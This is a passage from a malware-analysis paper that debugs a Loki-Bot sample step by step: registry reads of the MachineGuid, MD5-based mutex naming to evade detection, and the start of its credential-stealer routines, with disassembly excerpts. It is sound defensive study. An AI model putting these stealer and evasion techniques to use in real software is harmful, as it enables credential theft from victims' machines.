In order for the malware to query the Windows registry, it must first open the key. One of the ways to do this is via ADVAPI's RegOpenKeyEx function (Microsoft, RegOpenKeyEx function, 2017).



Figure 17: ADVAPI32.RegOpenKeyEx decoded

Figure 17 is the first time that we see the getDLLFunctionFromIDXAndHash function being called with an index argument of something other than 0 (i.e. Kernel32). Stepping over this CALL, we find that the index value of 9 represents ADVAPI32 and the hash of F4B4ACDC represents RegOpenKeyEx. Then we see several arguments being pushed to the stack and a CALL to ADVAPI32.RegOpenKeyEx is made (Microsoft, RegOpenKeyEx function, 2017).



Figure 18: RegOpenKeyEx arguments

On the left side of Figure 18, we see the arguments that this function accepts (Microsoft, RegOpenKeyEx function, 2017) and on the right, we see the values that the malware has assigned to these arguments. One argument that I wanted to highlight was "hKey." As you can see, the hex value 0x80000002 is assigned to this argument and, fortunately, OllyDBG is smart enough to know that this value the predefined key of "HKEY_LOCAL_MACHINE." Finding official documentation from Microsoft pertaining to the mapping of the different hKeys and their corresponding hex values was surprisingly difficult. The most complete reference I could find is located on motobit.com (Unknown, Predefined reserved handle values., 2017) (Figure 19):

Values

rkClassesRoot = &H80000000	-2 147 483 648	*Defines types (or classes) of documents and the properties associated with those types. Data stored under this key is used by Windows shell applications and by object linking and embedding (OLE) applications.*
rkCurrentUser = &H80000001	-2 147 483 647	*Defines the preferences of the current user. These preferences include the settings of environment variables, data about program groups, colors, printers, network connections, and application preferences.*
rkLocalMachine = &H80000002	-2 147 483 646	*Defines the physical state of the computer, including data about the bus type, system memory, and installed hardware and software.*
rkUsers = &H80000003	-2 147 483 645	*Defines the default user configuration for new users on the local computer and the user configuration for the current user.*

Figure 19: hKey constant values and definitions

If RegOpenKeyEx (Microsoft, RegOpenKeyEx function, 2017) successfully executes, it returns a handle to the open registry key that is then passed as an argument to the RegQueryValueEx function (Microsoft, RegQueryValueEx function, 2017) (Figure 20).



Figure 20: ADVAPI32.RegQueryValueEx decoded

After successful execution, we now see in Figure 21 that the values stored in the memory address referenced in the pData argument (0x192F38) now contains the value stored in the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid registry key.



Figure 21: Result from CALL to RegQueryValueEx in Memory Dump

We can validate this by simply loading up RegEdit (Microsoft, Using Regedit.exe, 2017) on the Windows host that is about to be compromised and navigating to the referenced registry key (Figure 22).



Figure 22: Confirmation of Machine GUID in registry

4.2.2 MD5 Hash Machine GUID

Once the Machine GUID is obtained from the registry, execution is then returned to the generateMutexFromMachineGUID function where another function labeled MD5HashMachineGUID is called. This function takes two arguments; the first being the Machine GUID identified earlier ("4ceef73a-62cd-4379-9ab2-9a49f4099d38") and the second being the total number of characters that make up the Machine GUI in hexadecimal form (0x24 or 36 decimal). Stepping through the logic, we eventually come to a key function, located at 0x40382A, which performs the MD5 hash of the Machine GUID.

Figure 23: MD5 hash overview

Figure 23 covers a lot, so we will step through each section and talk a little bit about what you are seeing. Before we begin, I should briefly explain that the MD5 algorithm is a one-way cryptographic hashing function that produces a unique 128-bit hash value. In order for the malware to generate an MD5 hash based on the Machine GUID, the following cryptographic libraries need to be accessed in the following order:



Figure 24: ADVAPI32.CryptAcquireContext decoded

First, the malware needs to "acquire a handle to a key container within a cryptographic service provider (CSP)" via ADVAPI32's CryptAcquireContext function (Microsoft, CryptAcquireContext function, 2017) (Figure 24). Of the arguments passed to this function, the two most significant are dwProvType and dwFlags (Figure 25).

Syntax

C++

```
BOOL WINAPI CryptAcquireContext(
  _Out_ HCRYPTPROV *phProv,
  _In_  LPCTSTR    pszContainer,
  _In_  LPCTSTR    pszProvider,
  _In_  DWORD      dwProvType,
  _In_  DWORD      dwFlags
);
```

Figure 25: ADVAPI32.CryptAcquireContext arguments

dwProvType "specifies the type of [cryptographic] provider to acquire" (Microsoft, CryptAcquireContext function, 2017). At address 0x403887, we see the value of "1" being pushed to the stack, which is the value being assigned to the dwProvType argument. This value refers to the PROV_RSA_FULL cryptographic provider, which "supports both digital signatures and data encryption. It is considered a general purpose CSP" (Microsoft, Cryptographic Provider Type, 2017).

The value being assigned to the dwFlags argument is 0xF0000000 (PUSH at 0x403882). This value represents the CRYPT_VERIFYCONTEXT flag that should be used "when you are not using a persisted private key." "This tells CryptoAPI to create a key container in memory that will be released when CryptReleaseContext is called" (Microsoft, CryptAcquireContext() use and troubleshooting, 2017).

Syntax

```
C++

BOOL WINAPI CryptCreateHash(
  _In_  HCRYPTPROV hProv,
  _In_  ALG_ID     Algid,
  _In_  HCRYPTKEY  hKey,
  _In_  DWORD      dwFlags,
  _Out_ HCRYPTHASH *phHash
);
```

Figure 26: ADVAPI32.CryptCreateHash arguments

Now that you have a Key container, you have to initiate the hashing of the Machine GUID by calling ADVAPI32's CryptCreateHash function (Figure 26). The key argument being passed to this function is the "Algid" which "identifies the hash algorithm to use" (Microsoft, CryptCreateHash function, 2017). In this instance, the malware has assigned a value of 0x8003 to Algid. This translates to "CALG_MD5" which is the identifier for the "MD5 hashing algorithm" (Microsoft, ALG_ID, 2017).

Once executed, the CryptCreateHash function will return a handle to an MD5 hash object, which is specifically built to accept data as input and produces the data's corresponding MD5 hash as output (Microsoft, CryptCreateHash function, 2017).

Syntax

```
C++

BOOL WINAPI CryptHashData(
  _In_ HCRYPTHASH hHash,
  _In_ BYTE       *pbData,
  _In_ DWORD      dwDataLen,
  _In_ DWORD      dwFlags
);
```

Figure 27: ADVAPI32.CryptHashData arguments

With these required components in place, we can now move on to the actual act of calculating the MD5 hash of the Machine GUID. This is performed via a CALL to ADVAPI32's CryptHashData function (Microsoft, CryptHashData function, 2017) but, if you look at Figure 23, you will see that the CALL to CryptHashData is a little different from the CALLs to the previous functions.

With the previous functions, the function name was decoded using the getDLLFunctionFromIDXAndHash and was then executed via "CALL EAX." For some reason, the malware author decided to treat the CALL to CryptHashData slightly different in that they specifically wrote a function, called at 0x4038C9 and labeled cryptHashData, which only executes CryptHashData in the same exact way the previous functions were executed. If we step into the cryptHashData function being called at 0x4038C9, we see the following (Figure 28):



Figure 28: ADVAPI32.CryptHashData decoded

Of the four arguments being passed to CryptHashData, "*pbData" (Arg2) is the most significant as it is "a pointer to a buffer that contains the data to be added to the hash object" (Microsoft, CryptHashData function, 2017). This buffer contains our Machine GUID string "4ceef73a-62cd-4379-9ab2-9a49f4099d38." Once executed, the hash object that was previously created via CryptCreateHash will now contain the MD5 hash value of the Machine GUID string.

In order to retrieve the MD5 hash from the hash object, the malware must then make a CALL to ADVAPI32's CryptGetHashParam function (Microsoft, CryptGetHashParam function, 2017), which we see taking place at 0x4038F2 in Figure 29.



Figure 29: ADVAPI32.CryptGetHashParam decoded - before execution

Syntax

C++

```
BOOL WINAPI CryptGetHashParam(
  _In_    HCRYPTHASH hHash,
  _In_    DWORD      dwParam,
  _Out_   BYTE       *pbData,
  _Inout_ DWORD      *pdwDataLen,
  _In_    DWORD      dwFlags
);
```

Figure 30: CryptGetHashParam arguments

For this function, the key arguments to focus on are dwParam and *pbData (Figure 30). dwParam defines the query type. Here, we see the value 2 being assigned to this argument, which represents "HP_HASHVAL". This means that, when executed, the CryptGetHashParam function will query for the hash value contained within the hash object. This value will then be returned to the calling function in the buffer specified by the *pbData argument (Microsoft, CryptGetHashParam function, 2017). In the screenshot above, we see that this argument contains the address 0x1932B8.

I have also navigated to this section of memory in the Memory Dump panel by right clicking on the buffer address that resides in the EDI register and selecting "Follow in Dump". Currently, as highlighted in Figure 29, this section of memory contains all zeros. However, after the CryptGetHashParam function successfully executes, we see that this buffer has now been filled with what appears to be an MD5 hash (Figure 31).

Address	Hex dump	ASCII
001932B8	B7 E1 C2 CC 98 06 6B 25 0D DB 21 23 F2 EF CD 6D	·áÂÌ˜·k% Û!#òïÍm
001932C8	AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00	««««««««
001932D8	E1 76 94 93 6D 96 00 18 1C 34 19 00 1C 34 19 00	áv"“m– ↑ 4↓ 4↓
001932E8	00 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00	

Figure 31: Result of ADVAPI32. CryptGetHashParam execution in Memory Dump

Is this value "B7E1C2CC98066B250DDB2123F2EFCD6D" stored at address 0x1932B8 the MD5 hash of our Machine GUID? We can verify by manually performing the hashing ourselves like so (Gurgul, 2013) (lvovan, 2011)(Figure 32):



Figure 32: MD5 hash of Machine GUID verification via PowerShell

Of course, Windows has to make such a task needlessly difficult to perform. We can achieve the same result with much less effort via a single line in Linux (Figure 33):



Figure 33: MD5 hash of Machine GUID verification via Linux

Take THAT Windows!

Now that the malware has the MD5 hash of the Machine GUID, the function performs some routine cleanup of the cryptographic objects that were created during this hashing process. This is done via calls to ADVAPI32's CryptDestroyHash, which "destroys the hash object" (Microsoft, CryptDestroyHash function, 2017), and CryptReleaseContext, which "releases the handle of the cryptographic service provider (CSP) and the key container" (Microsoft, CryptReleaseContext function, 2017).

Execution is then handed back to the calling function where the MD5 hash of the Machine GUID, which is stored in binary format, is first converted to ANSI, then converted again to UNICODE via Kernel32's MultiByteToWideChar function (Microsoft, MultiByteToWideChar function, 2017), and finally trimmed to 24 characters. It is important to remember this string, as it will be used by this malware for several different purposes later on.



Figure 34: Fully processed Mutex returned to EAX

In summary, when the generateMutexFromMachineGUID function successfully executes, it returns a 24-character trimmed version of the Machine GUID's MD5 hash ("B7E1C2CC98066B250DDB2123") (Figure 34). If it should fail at any point, the malware will generate a random nine-character string based off of system time and will use this in place of the MD5 hash string.

4.2.3 Create Mutex Named After MD5 Hash

Assuming all went well, the getMutexName function places the MD5 hash value of the Machine GUID into the EAX register (Figure 34).



Figure 35: Kernel32.CreateMutexW decoded

The MD5 hash is then moved to the ESI register so that the return value of the getDLLFunctionFromIDXAndHash function CALL does not overwrite it. As shown in Figure 35, the hash value of "CF167DF4" and the index value of 0 is decoded to Kernel32.CreateMutexW and the MD5 hash, which is stored in ESI, is set as the lpName argument value.

Syntax

C++

```
HANDLE WINAPI CreateMutex(
  _In_opt_ LPSECURITY_ATTRIBUTES lpMutexAttributes,
  _In_     BOOL                  bInitialOwner,
  _In_opt_ LPCTSTR               lpName
);
```

Figure 36: Kernel32.CreateMutex arguments

For CreateMutexW (Figure 36), "If lpName matches the name of an existing event, semaphore, waitable timer, job, or file-mapping object, the function fails" (Microsoft, CreateMutex function, 2017). This is likely why the malware author decided to use the Machine GUID (Microsoft, Globally Unique Identifiers (GUIDs), 2017) in combination with the MD5 hashing algorithm, which produced a unique string that is based off the unique GUID, as the Mutex name. Implementing this customized Mutex naming scheme minimizes the chance for non-malicious applications to interfere with Loki-Bot's execution while ensuring that only a single instance of Loki-Bot is running on a host at a time. Also, using a Mutex name that varies between each host that it is running on helps to evade detection and prevention controls.

If the CALL to Kernel32.CreateMutexW succeeds, a JMP is made to address 0x4141E3, which is the function that begins to mine and exfiltrate the system's data. If the Mutex fails to be created, a CALL to exitProcess is made and the application is terminated.

4.3 Mine & Steal Data

```
004141CD   FFD0          CALL EAX                                  KERNEL32.CreateMutexW
004141CF   FF15 1060410( CALL DWORD PTR DS:[<&KERNEL32.GetLastError>] KERNEL32.GetLastError
004141D5   3D B7000000   CMP EAX,0B7                               CONST B7 => ERROR_ALREADY_EXISTS
004141DA   75 07         JNE SHORT 004141E3
004141DC   53            PUSH EBX                                  Arg1
004141DD   E8 D0010000   CALL exitProcess                          FE62C1C283CF41CA826AA267F5AA6F7.exitProcess
004141E2   59            POP ECX
004141E3   E8 4CF6FFFF   CALL MineAndStealData
004141E8   E8 72F1FFFF   CALL setupPersistenceAndWorkingDirectory  FE62C1C283CF41CA826AA267F5AA6F7.setupPersistenceAndWorkingDirect
004141ED   E8 70F3FFFF   CALL getC2Commands                        FE62C1C283CF41CA826AA267F5AA6F7.getC2Commands
004141F2   E8 79010000   CALL cleanupHeapB4Exit                    FE62C1C283CF41CA826AA267F5AA6F7.cleanupHeapB4Exit
004141F7   53            PUSH EBX                                  Arg1
004141F8   E8 B5010000   CALL exitProcess                          FE62C1C283CF41CA826AA267F5AA6F7.exitProcess
```

Figure 37: Overview of core functions sitting at MineAndStealData

Here we go! Time to get into the fun stuff. Now that the malware has successfully checked for startup switches and created its Mutex, it is time to start doing some bad stuff. Because I have already gone through and labeled each function to reflect its purpose, Figure 37 gives you a really good visual of what is to come and the order in which it will happen.

In a few of the following functions, network communications will be taking place. If you are following along at home, please ensure that you have setup your lab similar to how I have described in the Lab Setup section of this document as this is critical to the flow of execution. Specifically, you need to ensure that your Linux REMNux host is set to accept all IP addresses (via accept-all-ips) and that you are listening on post 80 via httpd or inetsim.

The first area of focus is going to be the MineAndStealData function. As we will learn, this function actually is responsible for the gathering, compressing, and exfiltrating two different types of data: Application Configuration data and vaulted Microsoft Windows Credentials. Let's dig in!

4.3.1 Steal Application Data

Stepping inside the MineAndStealData function, one of the first things the malware does is allocate 5000 bytes (0x1388 in hex) of space on the heap (Figure 38). At 0x413842, we see a CALL to a function labeled AllocateHeap0. When run, a pointer to an address where the allocated space resides will be returned to the EAX register. This is the buffer where Loki-Bot will temporarily place the data it has identified for exfiltration. The address of where this buffer is located will be stored within the address 0x4A0E00. This address will come up a few more times in this paper, so make a mental note of it.

```
0041383D  .  68 88130000  PUSH 1388                          Arg1 = 1388
00413842  .  E8 5F1EFFFF  CALL AllocateHeap0                 FE62C1C283CF41CA826AA267F5AA6F7.AllocateHeap0
00413847  .  A3 000E4A00  MOV DWORD PTR DS:[4A0E00],EAX      Buffer for stolen data
```

Figure 38: Creation of main payload buffer - 0x4A0E00

With the buffer successfully allocated, the malware then begins to build an array consisting of 202 elements (Figure 39). Elements 1 thru 101 are the addresses for the different "stealer" functions that will be executed and elements 102 thru 202 are what appear to be Function IDs. As we will see, should any of these stealer functions identify any data to exfiltrate, it will prepend the data with this Function ID so that the miscreant receiving the data will know where the data came from and how to parse it.

Because I have already labeled all of these stealer functions to reflect what they do, it is easy for us to see how this array is being built.

Once the array has been built, execution then enters into a loop that will iterate through the array and pass the address of the function referenced at the specified index, as well as the function's corresponding Function ID, to another function labeled executeStealerFunction.



Figure 39: Building of stealer function array

4.3.1.1 Mozilla Firefox Stealer Function

Because there are so many different stealer functions, I will only cover the first one in-depth and the rest can be further analyzed as an exercise for the reader. For the full list of applications and configurations that Loki-Bot is configured for, please refer to Table 5. Fortunately for us, the first function happens to be an interesting one.



Figure 40: Stealer function execution loop

As we see in Figure 40, the executeStealerFunction is being called with two arguments (Table 2):

Argument	Description
Arg1	Equals the value 1, which is the Function Identifier.
Arg2	Equals the value 0x409323 (labeled as checkFirefox), which is the Function Address.

Table 2: executeStealerFunction arguments

Stepping into the executeStealerFunction, we find that it is fairly simple (Figure 41).



Figure 41: Function ID stored within 0x4A0E04 before stealer function is executed

At 0x41381F, we see a comparison of Arg2 to 0. What this is saying is, if the address of the stealer function to be called is 0, skip execution of the stealer function and continue processing. However, if an address is present, save the Stealer Function ID to an address in memory and execute whatever function resides at the address stored within Arg2.

So, in our first example, the value of 1 is stored at address 0x4A0E04 and the function located at 0x409323 (checkFirefox) is called. This is an important step because,

as we will see later on, the function identifier stored within this address (0x4A0E04) will be referenced again.

So, what does checkFirefox do? Let's find out.

4.3.1.1.1 Get Firefox Version

```
00409323  .  55              PUSH EBP
00409324  .  8BEC            MOV EBP,ESP
00409326  .  51              PUSH ECX
00409327  .  51              PUSH ECX
00409328  .  56              PUSH ESI
00409329  .  57              PUSH EDI
0040932A  .  68 02000080     PUSH 80000002                  Arg3 = 80000002
0040932F  .  68 E0734100     PUSH OFFSET 004173E0           Arg2 = UNICODE "CurrentVersion"
00409334  .  BF 00744100     MOV EDI,OFFSET 00417400        UNICODE "SOFTWARE\Mozilla\Mozilla Firefox"
00409339  .  57              PUSH EDI                       Arg1 => UNICODE "SOFTWARE\Mozilla\Mozilla Firefox"
0040933A  .  E8 CAB7FFFF     CALL readKeyWithSHGetValue     FE62C1C283CF41CA826AA267F5AA6F7.readKeyWithSHGetValue
0040933F  .  8BF0            MOV ESI,EAX
00409341  .  83C4 0C         ADD ESP,0C
00409344  .  85F6            TEST ESI,ESI
00409346  .  0F84 0A010000   JZ 00409456
0040934C  .  53              PUSH EBX
0040934D  .  68 44744100     PUSH OFFSET 00417444           Arg2 = UNICODE "x64"
00409352  .  56              PUSH ESI                       Arg1
00409353  .  E8 8ECBFFFF     CALL isStringInStringJMP       FE62C1C283CF41CA826AA267F5AA6F7.isStringInStringJMP
00409358  .  59              POP ECX
00409359  .  59              POP ECX
0040935A  .  56              PUSH ESI
0040935B  .  57              PUSH EDI                       Arg2
0040935C  .  68 4C744100     PUSH OFFSET 0041744C           Arg1 = UNICODE "%s\%s\Main"
00409361  .  85C0            TEST EAX,EAX
00409363  .  0F85 A4000000   JNZ 0040940D
00409369  .  E8 E8C7FFFF     CALL combineStrings            FE62C1C283CF41CA826AA267F5AA6F7.combineStrings
